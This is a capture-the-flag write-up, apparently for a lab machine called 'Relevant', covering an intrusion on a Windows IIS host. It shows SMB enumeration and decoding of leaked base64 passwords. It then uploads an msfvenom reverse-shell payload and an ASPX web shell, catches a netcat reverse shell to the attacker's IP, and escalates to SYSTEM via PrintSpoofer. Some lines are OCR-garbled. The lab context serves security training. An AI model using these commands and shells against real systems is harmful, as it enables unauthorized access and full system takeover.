

RANKED: MEDIUM

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So we have some SMB shares and some web servers to check out. And port 445

After checking to see if this could be vulnerable to Eternal Blue, we move on.

```
—(kali⊕ kali)-[~]
—$ smbclient -L \\\10.10.222.94
Enter WORKGROUP\kali's password:
            Sharename
                                    Type
                                                   Comment
            ADMIN$
                                   Disk
                                                   Remote Admin
                                                   Default share
                                    Disk
            CS
            IPC$
                                                   Remote IPC
                                    IPC
            nt4wrksv
                                    Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.222.94 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
(kali@ kali)-[~]
$ smbclient -U "" -N \\\10.10.222.94\\ADMIN$
session setup failed: NT_STATUS_ACCESS_DENIED
(kali@ kali)-[~]
$ smbclient -U "" -N \\\10.10.222.94\\C$
session setup failed: NT_STATUS_ACCESS_DENIED
(kali) kali)-[~]
$ smbclient -U "" -N \\\\10.10.222.94\\nt4wrksv
session setup failed: NT_STATUS_ACCESS_DENIED
```

After listing out some share and some basic enumeration we found a way.

```
smbclient \\\10.10.222.94\\nt4wrksv
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \> ls
                                                               0 Sat Jul 25 17:46:04 2020
0 Sat Jul 25 17:46:04 2020
98 Sat Jul 25 11:15:33 2020
  passwords.txt
                      7735807 blocks of size 4096. 4944962 blocks available
smb: \> get passwords.txt
getting file \passwords.txt of size 98 as passwords.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \> exit
(kali% kali)-[~]
$ smbclient -U "Bob" \\\10.10.222.94\\ADMIN$
Enter WORKGROUP\Bob's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
(kali@ kali)-[~]

$ smbclient -U "Bob" \\\10.10.222.94\\C$
Enter WORKGROUP\Bob's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
(kali® kali)-[~]
$ smbclient -U "Bill" \\\10.10.222.94\\C$
Enter WORKGROUP\Bill's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
(kali@ kali)-[~]
$ smbclient -U "Bill" \\\10.10.222.94\\ADMIN$
Enter WORKGROUP\Bill's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
 —(kali⊛kali)-[~]
—$
```

Checking out nt4wrksv we found a file called passwords.txt, this seems too good to be true.

```
(kali@ kali)-[~]
$ cat passwords.txt
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEYMw=
QmlsbCATIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk

(kali@ kali)-[~]
$ base64 -d Qm9iIC0gIVBAJCRXMHJEITEYMw=': No such file or directory


(kali@ kali)-[~]
$ echo "Qm9iIC0gIVBAJCRXMHJEITEYMw=" | base64 -d
Bob - !P0$$W0rD!123

(kali@ kali)-[~]
$ echo "Qm1sbCATIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk" | base64 -d
Bill - Juw4nnaM4n420696969!$$$

(kali@ kali)-[~]
$ (kali@ kali)-[~]
```

Out dumping out creds and converting them, we need to check to see if we can write to this directory.

Success! The nt4wrksv directory is writable! On port 80 we are presented with adefault page.



Next we hope over to http://relevant.thm:49663 and discover a default windows server page.

I want to check out if the previous credentials will allow us access to RDP on port 3389. No luck

I am going to also check out if there are any other domains, no luck though.




Lets check out Nikto and see what we can find.

At this point we need to move on, Next on the list is port 49663. W have another default page.



After some time running dirsearch.py, we find a familiar directory nt4wrksv

Since we know we have read/write access to this directory we can try and upload a shell.



First, I am going to try the old and trusted msfvenom.

As mentioned in the scope, we will do this manually.

```
(kali® kali)-[~]
$ msf@enom -p windows/shell/reverse_tcp LHOST=10.6.10.201 LPORT=4444 -f asp > backdoor.aspx 1 ×
```

Running curl to execute backdoor.aspx fails. Since It appears for whatever reason, this shell is a no go We can use an ASPX shel.

https://raw.githubusercontent.com/xl7dev/WebShell/master/Aspx/ASPX%20Shell.aspx

Check out this beautiful interface.



We now can upload netcat and any other tools can grab a shell.

```
File Actions Edit View Help

(kali@kali)-[~]
s nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.6.10.201] from (UNKNOWN) [10.10.172.78] 49913

Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\inetpub\wwwroot\nt4wrksv>
```

```
C:\inetpub\wwwroot\nt4wrksv>whoami /priv
whoami /priv
PRIVILEGES INFORMATION
Privilege Name
                              Description
SeAssignPrimaryTokenPrivilege Replace a process level token
                                                                          Disabled
                           Adjust memory quotas for a process
SeIncreaseQuotaPrivilege
                                                                          Disabled
SeAuditPrivilege
                              Generate security audits
                                                                          Disabled
SeChangeNotifyPrivilege
                              Bypass traverse checking
                                                                          Enabled
SeImpersonatePrivilege
                              Impersonate a client after authentication Enabled
Create global objects Enabled
SeCreateGlobalPrivilege
SeIncreaseWorkingSetPrivilege Increase a process working set
                                                                          Disabled
C:\inetpub\wwwroot\nt4wrksv>
```

Looks like we have SelmpersontatePrivilege available.

https://book.hacktricks.xyz/windows/windows-local-privilege-escalation/privilege-escalation-abusing-tokens

SelmpersonatePrivilege (3.1.1)

Any process holding this privilege can **impersonate** (but not create) any **token** for which it is able to gethandle. You can get a **privileged token** from a **Windows service** (DCOM) making it perform an **NTLM authentication** against the exploit, then execute a process as **SYSTEM**. Exploit it with juicy-potato, RogueWinRM (needs winrm disabled), SweetPotato, PrintSpoofer.

```
C:\inetpub\wwwroot\nt4wrksv>RogueWinRM.exe -p C:\inetpub\wwwroot\nt4wrksv\nc1.exe -a "10.6.10.201 3001 -e cmd"
RogueWinRM.exe -p C:\inetpub\wwwroot\nt4wrksv\nc1.exe -a "10.6.10.201 3001 -e cmd"

Listening for connection on port 5985 ....

Error: WinRM already running on port 5985. Unexploitable!
bind failed with error: 10013

C:\inetpub\wwwroot\nt4wrksv\
```

No go.

```
C:\inetpub\wwwroot\nt4wrksv>Juicypotato.exe -l 1337 -p C:\windows\system32\cmd.exe -t * -c {4991d34b-80a1-4291-83b6-3328366b9097}
Juicypotato.exe -l 1337 -p C:\windows\system32\cmd.exe -t * -c {4991d34b-80a1-4291-83b6-3328366b9097}
The system cannot execute the specified program.
C:\inetpub\wwwroot\nt4wrksv>
```

Another no go.

```
C:\inetpub\wwwroot\nt4wrksv>PrintSpoofer64.exe -i -c powershell
PrintSpoofer64.exe -i -c powershell
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
nt authority\system
```

Finally!